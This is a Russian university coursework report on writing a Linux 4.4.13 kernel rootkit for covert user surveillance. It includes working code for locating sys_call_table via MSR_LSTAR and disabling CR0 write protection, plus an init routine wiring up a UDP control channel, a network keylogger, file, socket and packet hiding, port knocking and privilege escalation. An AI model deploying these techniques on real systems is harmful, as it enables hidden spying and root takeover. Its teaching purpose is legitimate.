Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«Московский государственный технический университет
имени Н.Э. Баумана
(национальный исследовательский университет)»
(МГТУ им. Н.Э. Баумана)

ФАКУЛЬТЕТ «Информатика и системы управления»

КАФЕДРА «Программное обеспечение ЭВМ и информационные технологии»

РАСЧЕТНО-ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

К КУРСОВОМУ ПРОЕКТУ

НА ТЕМУ:

Модуль ядра Linux, обеспечивающий использование функций ядра, с последующим их использованием для работы с процессами и слежки за пользователем.

Студент ИУ7-76 _____ Гасанзаде М.А.
(Группа) (Подпись, дата) (И.О.Фамилия)

Руководитель курсового проекта _____ Рязанова Н.Ю.
(Подпись, дата) (И.О.Фамилия)

Консультант _____ _____
(Подпись, дата) (И.О.Фамилия)

2021 г.

Министерство науки и высшего образования Российской Федерации
Федеральное государственное бюджетное образовательное учреждение
высшего образования
«Московский государственный технический университет имени Н.Э. Баумана
(национальный исследовательский университет)»
(МГТУ им. Н.Э. Баумана)

УТВЕРЖДАЮ
Заведующий кафедрой ИУ7
(Индекс)
_____ И.В. Рудаков
(И.О.Фамилия)
« 20 » ноября 2020 г.

З А Д А Н И Е
на выполнение курсовой работы

по дисциплине Операционные системы

Студент группы ИУ7-76

Гасанзаде Мухаммедали Алиназим оглы
(Фамилия, имя, отчество)

Тема курсового проекта Модуль ядра Linux для подключения и использования функций ядра и изменения пользовательских данных.

Направленность КП (учебная, исследовательская, практическая, производственная, др.)
учебная
Источник тематики (кафедра, предприятие, НИР) кафедра

График выполнения работы: 25% к ___ нед., 50% к ___ нед., 75% к __ нед., 100% к ___ нед.

Задание Разработать модуль ядра обеспечивающий сокрытие объектов (файлов заданного типа, сокетов и пакетов), подмену запросов к системным таблицам (через MSR_LSTAR регистр) и отслеживание действий пользователя.

Оформление курсового проекта:

Расчетно-пояснительная записка на 30 - 40 листах формата А4.
Перечень графического (иллюстративного) материала (чертежи, плакаты, слайды и т.п.) Расчетно-пояснительная записка должна содержать постановку введение, аналитическую часть, конструкторскую часть, технологическую часть, экспериментально-исследовательский раздел, заключение, список литературы, приложения.

Дата выдачи задания «20» ноября 2020 г.

Руководитель курсового проекта _____ Н.Ю. Рязанова
(Подпись, дата) (И.О.Фамилия)

Студент _____ М.А. Гасанзаде
(Подпись, дата) (И.О.Фамилия)

ОГЛАВЛЕНИЕ

ВВЕДЕНИЕ

Персональный компьютер, так же сокращённо ПК, полагается для работы с человеком на прямую, то есть компьютер даёт возможность получить понятную информацию для человека. [1]

Все виды персональных компьютеров (настольные компьютеры, моноблоки, ноутбуки, нетбуки, планшеты и планшетные ноутбуки и смартфоны) взаимодействуют с пользователем посредством устройств ввода-вывода и работают на основе ОС.

Термин Rootkit исторически пришёл из мира UNIX, и под этим термином понимается набор утилит или специальный модуль ядра, которые злоумышленник устанавливает на взломанной им компьютерной системе сразу после получения прав суперпользователя. Этот набор, как правило, включает в себя разнообразные утилиты для «заметания следов» вторжения в систему, делает незаметными снифферы, сканеры, кейлоггеры, троянские программы, замещающие основные утилиты UNIX (в случае не ядерного руткита). Rootkit позволяет взломщику закрепиться во взломанной системе и скрыть следы своей деятельности путём скрытия файлов, процессов, а также самого присутствия руткита в системе.

Основное назначение rootkit-программ – замаскировать присутствие постороннего лица и его инструментальных средств на машине. Данная программа предназначается для скрытной слежки за действиями пользователя.

Для внедрения в систему требуется **makefile** для компиляции под конкретное ядро ОС, и далее внедрение скомпилированного .ko файла.

Руткиты делятся на две категории: **уровня пользователя** и **уровня ядра**. Первые получают те же права, что обычное приложение, запущенное на компьютере. Они внедряются в другие запущенные процессы и используют их память. Это более распространенный вариант, но в рамки данного проекта ка-

саются руткитов **уровня ядра**, т. е. они работают на самом глубинном уровне ОС, получая максимальный уровень доступа на компьютере. После инсталляции такого руткита, возможности атакующего практически безграничны. Руткиты уровня ядра обычно более сложны в создании, поэтому встречаются реже. Также их гораздо сложней обнаружить и удалить.

Есть и еще отдельные вариации, такие как буткиты (bootkit), которые модифицируют загрузчик компьютера и получают управление еще даже до запуска операционной системы. В последние годы появились также мобильные руткиты, атакующие смартфоны под управлением Android.

Руткиты существуют уже около 20 лет, помогая атакующим действовать на компьютерах своих жертв, подолгу оставаясь незамеченными. В данной работе будет рассмотрен такой аспект программирования, как rootkit технология, для ядра операционных систем **linux версии 4.4.13** [6]. Будет приведено описание, rootkit'ов и разработан пример rootkit'а, который скрывает себя, объекты разных типов, может менять привилегии процессов и также скрывать отсылку пакетов по сети.

1 АНАЛИТИЧЕСКАЯ ЧАСТЬ

1.1 Драйверы ОС Linux

Одной из основных задач операционной системы является управление аппаратной частью. Ту программу или тот кусок программного кода, который предназначен для управления конкретным устройством, и называют обычно драйвером устройства. Необходимость драйверов устройств в операционной системе объясняется тем, что каждое отдельное устройство воспринимает только свой строго фиксированный набор специализированных команд, с помощью которых этим устройством можно управлять. Причем команды эти чаще всего предназначены для выполнения каких-то простых элементарных операций. Если бы каждое приложение вынуждено было использовать только эти команды, писать приложения было бы очень сложно, да и размер их был бы очень велик. Поэтому приложения обычно используют какие-то команды высокого уровня (типа «записать файл на диск»), а о преобразовании этих команд в управляющие последовательности для конкретного устройства заботится драйвер этого устройства. Поэтому каждое отдельное устройство, будь то дисковод, клавиатура или принтер, должно иметь свой программный драйвер, который выполняет роль транслятора или связующего звена между аппаратной частью устройства и программными приложениями, использующими это устройство. [2]

В Linux драйверы устройств бывают **трех** типов:

1) **Драйверы первого типа** – являются частью программного кода ядра (встроены в ядро). Соответствующие устройства автоматически обнаруживаются системой и становятся доступны для приложений. Обычно таким образом обеспечивается поддержка тех устройств, которые необходимы для монтирования корневой файловой системы и запуска компьютера. Примерами таких устройств являются стандартный видеоконтрол-

лер VGA, контроллеры IDE-дисков, материнская плата, последовательные и параллельные порты.

2) **Драйверы второго типа** – представлены модулями ядра. Они оформлены в виде отдельных файлов и для их подключения (на этапе загрузки или впоследствии) необходимо выполнить отдельную команду подключения модуля, после чего будет обеспечено управление соответствующим устройством. Если необходимость в использовании устройства отпала, модуль можно выгрузить из памяти (отключить). Поэтому использование модулей обеспечивает большую гибкость, так как каждый такой драйвер может быть переконфигурирован без остановки системы. Модули часто используются для управления такими устройствами как SCSI-адаптеры, звуковые и сетевые карты.

3) **Драйверы третьего типа** – для таких устройств программный код драйвера поделен между ядром и специальной утилитой, предназначенной для управления данным устройством. Например, для драйвера принтера ядро отвечает за взаимодействие с параллельным портом, а формирование управляющих сигналов для принтера осуществляет демон печати lpd, который использует для этого специальную программу-фильтр. Другие примеры драйверов этого типа – драйверы модемов и X-сервер (драйвер видеоадаптера).

1.2 Взаимодействие пользователя с устройством

Надо выделить, что во всех трёх случаях непосредственное взаимодействие с устройством осуществляет ядро или какой-то модуль ядра. А пользовательские программы взаимодействуют с драйверами устройств через специальные файлы, расположенные в каталоге «**/dev**» и его подкаталогах. То есть взаимодействие прикладных программ с аппаратной частью компьютера в ОС Linux осуществляется по схеме представленной на рисунке 1.1.



Рисунок 1.1. Взаимодействие программы пользователя с устройством

Такая схема обеспечивает единый подход ко всем устройствам, которые с точки зрения приложений выглядят как обычные файлы.

1.3 Динамическая загрузка драйверов

За основу был взят подход динамической загрузки драйвера, который представляет собой загрузку при помощи отдельных модулей с расширением ***.ko** (объект ядра).

1.4 Загружаемые модули (lkm)

Одной из важных особенностей ОС Linux является способность расширения функциональности ядра во время работы. Это означает, что вы можете добавить функциональность в ядро, а также и убрать её, когда система запущена и работает, без перезагрузки. Объект добавляющий дополнительный функционал в ядро, во время работы, называется модулем. Ядро Linux предлагает поддержку довольно большого числа типов (классов) модулей, включая, драйвера устройств. Каждый модуль является подготовленным

объектным кодом, который может быть динамически подключен в работающее ядро командой «**insmod**» и отключен командой «**rmmod**». [5]

В соответствии с заданием на курсовой проект необходимо разработать программное обеспечение, rootkit. Для решения этой цели необходимо решить следующие задачи:

- Проанализировать работу ядер Linux;
- Проанализировать способы работы с **MSR_LSTAR** регистр;
- Спроектировать и реализовать модуль ядра;
- Спроектировать и реализовать программное обеспечение уровня пользователя.

1.5 Методы перехвата системных таблиц

Самый распространенный метод, обеспечивающий функционирование руткита уровня ядра - это перехват системных вызовов путем подмены соответствующей записи в таблице системных вызовов **sys_call_table**. Детали этого метода заключаются в следующем. При обработке прерывания **int 0x80** (или инструкции **sysenter**) управление передается обработчику системных вызовов, который после предварительных процедур передает управление на адрес, записанный по смещению **%eax** в **sys_call_table**. Таким образом, подменив адрес в таблице, мы получаем контроль над системным вызовом. Этот метод имеет свои недостатки: в частности, он легко детектируется антируткитами; таблица вызовов в современных ядрах не экспортируется; и кроме того, перехват некоторых системных вызовов (например, **execve()**) нетривиален.

Другим распространенным механизмом в **kernel-mode** руткитах является патчинг VFS (Virtual Filesystem Switch). Этот подход применяется в рутките adore-ng. Он основан на подмене адреса какой-либо из функций-обработчиков для текущей файловой системы.

Как и в Windows, широко используется сплайсинг - замена первых байтов кода системного вызова на инструкцию **jmp**, осуществляющую переход на адрес обработчика руткита. В коде перехвата обеспечивается выполнение проверок, возврат байтов, вызов оригинального кода системного вызова и повторная установка перехвата. Данный метод также легко детектируется.

В данном проекте будет использоваться принцип перехвата – таблица системных вызовов находится в начале, считывая из **MSR_LSTAR** регистра. Затем адрес сохраняется во внешнем указателе, к которому может получить доступ каждый файл, если файлы включают **include.h** файл. Затем этот адрес используется для изменения определенных записей системного вызова, например функции **getdents/getdents64** для скрытия файлов.

1.6 Передача данных в пространство пользователя

Поставленная задача подразумевает под собой передачу данных из пространства ядра в пространство пользователя для дальнейшей обработки. Для передачи данных в пространство пользователя существует файловая система **procfs**. Она предоставляет все ресурсы для реализации интерфейса между пространством пользователя и пространством ядра. Часто используется в исходных кодах Linux.

1.7 Кэш slab

Распределитель памяти **slab**, используемый в Linux, базируется на алгоритме, впервые введенном Джефом Бонвиком (Jeff Bonwick) для операционной системы SunOS. Распределитель Джефа строится вокруг объекта кэширования. Внутри ядра значительное количество памяти выделяется на ограниченный набор объектов, например, дескрипторы файлов и другие общие структурные элементы. Джеф основывался на том, что количество времени, необходимое для инициализации регулярного объекта в ядре, превышает количество времени, необходимое для его выделения и освобождения. Его идея состояла в том,

что вместо того, чтобы возвращать освободившуюся память в общий фонд, оставлять эту память в проинициализированном состоянии для использования в тех же целях. Например, если память выделена для **mutex**, функцию инициализации **mutex(mutex_init)** необходимо выполнить только один раз, когда память впервые выделяется для mutex. Последующие распределения памяти не требуют выполнения инициализации, поскольку она уже имеет нужный статус от предыдущего освобождения и обращения к деконструктору.

В Linux распределитель **slab** использует эти и другие идеи для создания распределителя памяти, который будет эффективно использовать и пространство, и время.

На рисунке 1.2 иллюстрируется верхний уровень организации структурных элементов slab. На самом высоком уровне находится cache_chain, который является связанным списком кэшей slab. Это полезно для алгоритмов best-fit, которые ищут кэш, наиболее соответствующий размеру нужного распределения (осуществляя итерацию по списку). Каждый элемент cache_chain – это ссылка на структуру (называемая cache (кэш)). Это определяет совокупность объектов заданного размера, которые могут использоваться. [4]



Рисунок 1.2. Главные структуры распределителя slab

Каждый кэш содержит список **slab**'ов, которые являются смежными блоками памяти (обычно страницы). Существует три slab:

- **slabs_full** – Slab'ы, которые распределены полностью.
- **slabs_partial** – Slab'ы, которые распределены частично.

- **slabs_empty** – Slab’ы, которые являются пустыми или не выделены под объекты.

Следует обратить внимание, что slab’ы в списке **slabs_empty** – основные кандидаты на reaping. Это процесс, при помощи которого память, используемая slab’ами, обеспечивает возврат в операционную систему для дальнейшего использования.

В списке slab’ов все slab’ы – смежные блоки памяти (одна или более смежных страниц), которые разделяются между объектами. Эти объекты – основные элементы, которые выделяются из специального кэша и возвращаются в него. Обратите внимание, что slab – минимальное распределение распределителя slab, поэтому если необходимо увеличить его, это минимум, на который он может увеличиться. Обычно через slab происходит распределение множества объектов.

Поскольку объекты распределяются и освобождаются из slab, отдельные slab могут перемещаться между списками slab’ов. Например, когда все объекты в slab израсходованы, они перемещаются из списка **slabs_partial** в список **slabs_full**. Когда slab полон и объект освобождается, он перемещается из списка **slabs_full** в список **slabs_partial**. Когда освобождаются все объекты, они перемещаются из списка **slabs_partial** в список **slabs_empty**.

1.8 Требуемый функционал rookit’a

Руткит должен иметь возможность:

- Общения с «хозяином» посредством скрытого канала связи;
- Предоставление привилегий root процессам пользователя;
- Скрыть/показать файлы их имени;
- Скрыть/показать себя;
- Скрывать исходящие от себя пакеты сети, сокеты общения;

- Уничтожение следов за собой;
- Перехват и подмена системных вызовов.

2 КОНСТРУКТОРСКАЯ ЧАСТЬ

2.1 Структура программного обеспечения

В соответствии с анализом задачи в состав программного обеспечения будет входить измененный руткит и измененный модуль связи по IPv6. Подлежащий разработке модуль ядра работает в ядре, соответственно будем опираться на работу с сигналами ядра, схема представлена на рисунке 2.1.



Рисунок 2.1. Работа с сигналами ядра с помощью `task_struct`

Перехват системных вызовов под архитектурой 64-бит при помощи загружаемого модуля ядра, на версии ядра linux 4.4.13.

Сам алгоритм достаточно прост, и сводится к двум шагам:

- Поиск адреса таблицы системных вызовов
- Подмена на адреса новых системных вызовов

2.2 Поиск адреса таблицы системных вызовов

2.2.1 Таблица дескрипторов прерываний (IDT)

Можно найти через таблицу дескрипторов прерываний (IDT), IDT – служит для связи обработчика прерывания с номером прерывания. В защищённом режиме адрес в физической памяти и размер таблицы прерываний определяется 80-битным регистром IDTR. В защищённом режиме элементом IDT является шлюз прерывания длиной 10 байт, содержащий сегментный (логический) адрес обработчика прерывания, права доступа и др. В ключе нашей задачи такой метод не интересен, т.к. мы получаем адрес обработчика, который сделан для совместимости с x32.

2.2.2 MSR – machine state register

это набор регистров процессоров Интел, используемых в семействе x86 и x86-64 (далее 64-бит) процессоров. Эти регистры предоставляют возможность контролировать и получать информацию о состоянии процессора. Все MSR регистры доступны только для системных функций и не доступны из под пользовательских программ. Нас в частности интересует следующий регистр:MSR_LSTAR – 0xc0000082 (long mode SYSCALL target) (полный список можно посмотреть в /usr/include/asm/msr-index.h).

В этом регистре хранится адрес обработчика прерываний для 64-бит.Получение адреса представлено ниже, в листинге 2.1.

Листинг 2.1 – фрагмент кода, получения адреса обработчика.

```
int i, lo, hi;
asm volatile("rdmsr" : "=a" (lo), "=d" (hi) : "c" (MSR_LSTAR));
system_call = (void*)(((long)hi<<32) | lo);
```

Далее найдем адрес самой таблицы. Перейдем на только что полученный адрес и найдем в памяти последовательность \xff\x14\xc5 (эти числа берутся, если посмотреть на код ядра, в частности, на код функции **system_call**, в которой происходит вызов обработчика из искомой). Отсчитав следующие за ней 4 бай-

та, мы получим адрес таблицы системных вызовов **syscall_table**. Зная ее адрес, мы можем получить содержимое этой таблицы (адреса всех системных функций) и изменить адрес любого системного вызова, перехватив его, пример реализации представлен на листинге 2.2.

Листинг 2.2 – Нахождение адреса таблицы системных вызовов.

```
unsigned char *ptr;
for (ptr=system_call, i=0; i<500; i++) {
    if (ptr[0] == 0xff && ptr[1] == 0x14 && ptr[2] == 0xc5)
    return (void*)(0xffffffff00000000 | *((unsigned int*)(ptr+3)));
    ptr++;
}
```

2.3 Подмена на адреса новых системных вызовов

Просто так изменить что-то в таблице не получится, т. к. присутствует защита и будет выдана ошибка. Но это довольно легко обходится следующим алгоритмом:

- Отключаем защиту памяти
- Переписываем адрес на адрес нашего обработчика
- Включаем защиту памяти

Для снятия и установки защиты необходимо выделить следующее: регистр CR0 – содержит системные флаги управления, управляющие поведением и состоянием процессора. Флаг WP – защита от записи (Write Protect), 48-й бит CR0. Когда установлен, запрещает системным процедурам запись в пользовательские страницы с доступом только для чтения (когда флаг WP сброшен – разрешает). На листинге 2.3 представлен пример использования этих данных.

Листинг 2.3 – Снятие/включение защиты

```
//код снятия защиты:
asm("pushq %rax");
asm("movq %cr0, %rax");
asm("andq $0xfffffffffffeffff, %rax");
asm("movq %rax, %cr0");
asm("popq %rax");

// включения защиты:
asm("pushq %rax");
asm("movq %cr0, %rax");
asm("xorq $0x0000000000001000, %rax");
asm("movq %rax, %cr0");
asm("popq %rax");
```

2.4 Вызов системного вызова

Теперь рассмотрим, как программы пользовательского пространства вызывают системный вызов. Это по своей сути зависит от архитектуры, поэтому продолжим с архитектурой 64-бит. Процесс вызова также включает в себя несколько шагов, это показано на рисунке 2.2.



Рисунок 2.2 Обращение к system_call.

Двигаясь на выход **system_call**, точка входа сама ссылается в **syscall_init()**. Функция, которая вызывается в начале, при запуске ядра описана в листинге 2.4.

Листинг 2.4 – Инициализация работы ядра

```
void syscall_init(void)
    {
    /*
     * LSTAR and STAR live in a bit strange symbiosis.
     * They both write to the same internal register. STAR allows
to
     * set CS/DS but only a 32bit target. LSTAR sets the 64bit
rip.
     */
    wrmsrl(MSR_STAR,  ((u64)__USER32_CS)<<48  |
((u64)__KERNEL_CS)<<32);
    wrmsrl(MSR_LSTAR, system_call);
    wrmsrl(MSR_CSTAR, ignore_sysret);
    /* ... */
```

Инструкция **wrmsrl** записывает значение в модели специфичного регистра. В данном случае адрес общей функции обработки системных вызовов system_call записывается в регистр MSR_LSTAR (0xc0000082), который является регистром конкретной модели 64-бит для обработки инструкции SYSCALL. Это дает нам все необходимые данные, чтобы соединить точки из пользовательского пространства и кода ядра. Стандартный ABI для того, как пользовательские программы 64-бит вызывают системный вызов, состоит в том, чтобы поместить номер системного вызова (0 для чтения) в регистр RAX, а другие параметры в определенные регистры (RDI, RSI, RDX для первых 3 параметров), затем оформить SYSCALL инструкцию. [8]

Эта инструкция заставляет процессор переходить в кольцо 0 и вызывать код, на который ссылается регистр MSR_LSTAR, зависящий от модели, а именно system_call. Код system_call помещает регистры в стек ядра и вызывает указатель функции в записи RAX в таблице sys_call_table, а именно sys_read(), который представляет собой тонкую оболочку asmlinkage для реальной реализации в SYSC_read(). [7]

2.5 UDP сервер

UDP (User Datagram Protocol) представляет сетевой протокол, который позволяет доставить данные на удаленный узел. Для этого передачи сообщений по протоколу UDP нет надобности использовать сервер, данные напрямую передаются от одного узла к другому. Снижаются накладные расходы при передаче, по сравнению с TCP, сами данные передаются быстрее. Все посылаемые сообщения по протоколу UDP называются дейтаграммами. Также через UDP можно передавать широковещательные сообщения для для набора адресов в подсети. В рамках данной задачи сервер будет являться демоном. Схема работы алгоритма представлена на рисунке 2.3.



Рисунок 2.3. Схема работы UDP связки.

2.5.1 Алгоритм работы сервера UDP:

1. Запускается заранее, до подключения клиентов.
2. сообщает ОС, что будет ожидать сообщений, посланных на заранее утвержденный порт 12345.
3. В цикле:

- ждет прихода сообщения;
- обрабатывает данные;
- передает результат.

2.5.2 Алгоритм работы клиента (UDP)

1. Получает от ОС случайный номер порта для общения с сервером.
2. Передает/принимает данные.

2.6 Необходимые функции

Выделим опишем функции, и их аргументы.

2.6.1 socket

domain – определяет связь. домен (AF_INET для IPv4 / AF_INET6 для IPv6);

type – тип сокета, который будет создан (SOCK_STREAM для TCP / SOCK_DGRAM для UDP);

protocol – протокол, который будет использоваться сокетом. 0 означает использовать протокол по умолчанию для семейства адресов. Пример функции представлен в листинге 2.5.

Листинг 2.5 – Функция сокет

```
int socket(int domain, int type, int protocol)
/*Creates an unbound socket in the specified domain.
Returns socket file descriptor.*/
```

2.6.2 bind

sockfd – дескриптор файла сокета, который будет связан;

addr – структура, в которой указан адрес для привязки;

addrlen – размер структуры адреса.

Пример функции представлен в листинге 2.6.

Листинг 2.6. – Функция bind

```
int bind(int sockfd, const struct sockaddr *addr, socklen_t
addrlen)
/*Assigns address to the unbound socket.*/
```

2.6.3 sendto

sockfd – файловый дескриптор сокета;

buf – буфер приложения, содержащий данные для отправки;

len – Размер буфера приложения **buf**;

flags – Побитовое ИЛИ флагов для изменения поведения сокета;

dest_addr – структура, содержащая адрес назначения;

addrlen – размер структуры **dest_addr**.

Пример функции представлен в листинге 2.7.

Листинг 2.7 – Функция sendto

```
ssize_t sendto(int sockfd, const void *buf, size_t len, int flags,
               const struct sockaddr *dest_addr, socklen_t
addrlen)
/*Send a message on the socket*/
```

2.6.4 recvfrom

sockfd – файловый дескриптор сокета;

buf – буфер приложения, в который нужно получать данные;

len – Размер буфера приложения buf;

flags – Побитовое ИЛИ флагов для изменения поведения сокета;

src_addr – возвращается структура, содержащая адрес источника;

addrlen – переменная, в которой возвращается размер структуры src_addr.

Пример функции представлен в листинге 2.8.

Листинг 2.8 – Функция recvform

```
ssize_t recvfrom(int sockfd, void *buf, size_t len, int flags,
                 struct sockaddr *src_addr, socklen_t *addrlen)
/*Receive a message from the socket.*/
```

3 ТЕХНОЛОГИЧЕСКАЯ ЧАСТЬ

3.1 Модуль ядра

Сам модуль ядра написана на языке Си с использованием встроенного в ОС Linux компилятора gcc. Выбор языка основан на том, что исходный код ядра, предоставляемый системой, написан на C, и использование другого языка программирования в данном случае было бы нецелесообразным.

Для исключения возможности одновременного выполнения двух копий одной и той же программы в ядре используется mutex.

3.2 Технические требования

Стоит отдельно выделить и описать, почему так важно заточенность под определенные системные требования, **версии ядра 4.4.13** и архитектуру **64-бит**: код, специфичный для архитектуры и многие функции попросту не будут работать на других версиях, т. к. ядро постоянно обновляется, а об различии архитектур думаю и описывать не нужно. Это такие функции как: код для поиска таблицы системных вызовов, отключения защищенной от записи памяти и т. д., переносить на новую архитектуру будет сложным, начиная от изменений функций в версиях ядра, до их банального удаления.

3.3 Исходный код программы

3.3.1 Файл core.c

Листинг 3.1 – Инициализация (начало)

```
int init_module(void)
{
    debug("Rootkit module initializing...\n");

    /* start udp server */
    if(udp_server_start()) {
      alert("Error on udp_server_start\n");
      return -EINVAL;
    }

    /* set sys call table pointer */
```

Листинг 3.2 – Инициализация (конец)

```
    if(set_syscalltable()) {
      alert("Error on set_sys_call_table\n");
      return -EINVAL;
    }

    /* init keylogger */
    if(network_keylogger_init()) {
      alert("Error on network_keylogger_init\n");
      return -EINVAL;
    }

    /* hook getdents */
    if(hook_getdents_init()) {
      alert("Error on hook_getdents_init\n");
      return -EINVAL;
    }

    /* hook recvmsg */
    if(socket_hiding_init()) {
      alert("Error on socket_hiding_init\n");
      return -EINVAL;
    }

    /* hook packets */
    if(packet_hiding_init()) {
      alert("Error on packet_hiding_init\n");
      return -EINVAL;
    }

    /* port knocking */
    if(port_knocking_init()) {
      alert("Error on port_knocking_init\n");
      return -EINVAL;
    }

    /* privilege escalation */
    if(priv_escalation_init()) {
      alert("Error on priv_escalation_init\n");
      return -EINVAL;
    }

    debug("Rootkit module successfully initialized.\n");

    return 0;
}
```

Листинг 3.3 – Сброс

```
void reset_module(void)
{
    /* close udp server */
    debug("Close UDP connection...");
    udp_server_close();
    debug("UDP connection closed.");

    /* keylogger exit */
    debug("Reset keylogger and hooked terminals...");
    network_keylogger_exit();
    debug("Terminals unhooked.");

    /* getdents unhook */
    debug("Reset getdents system calls...");
    hook_getdents_exit();
    debug("getdents system calls back to original.");

    /* socket hiding exit */
    debug("Reset tcpX_show functions...");
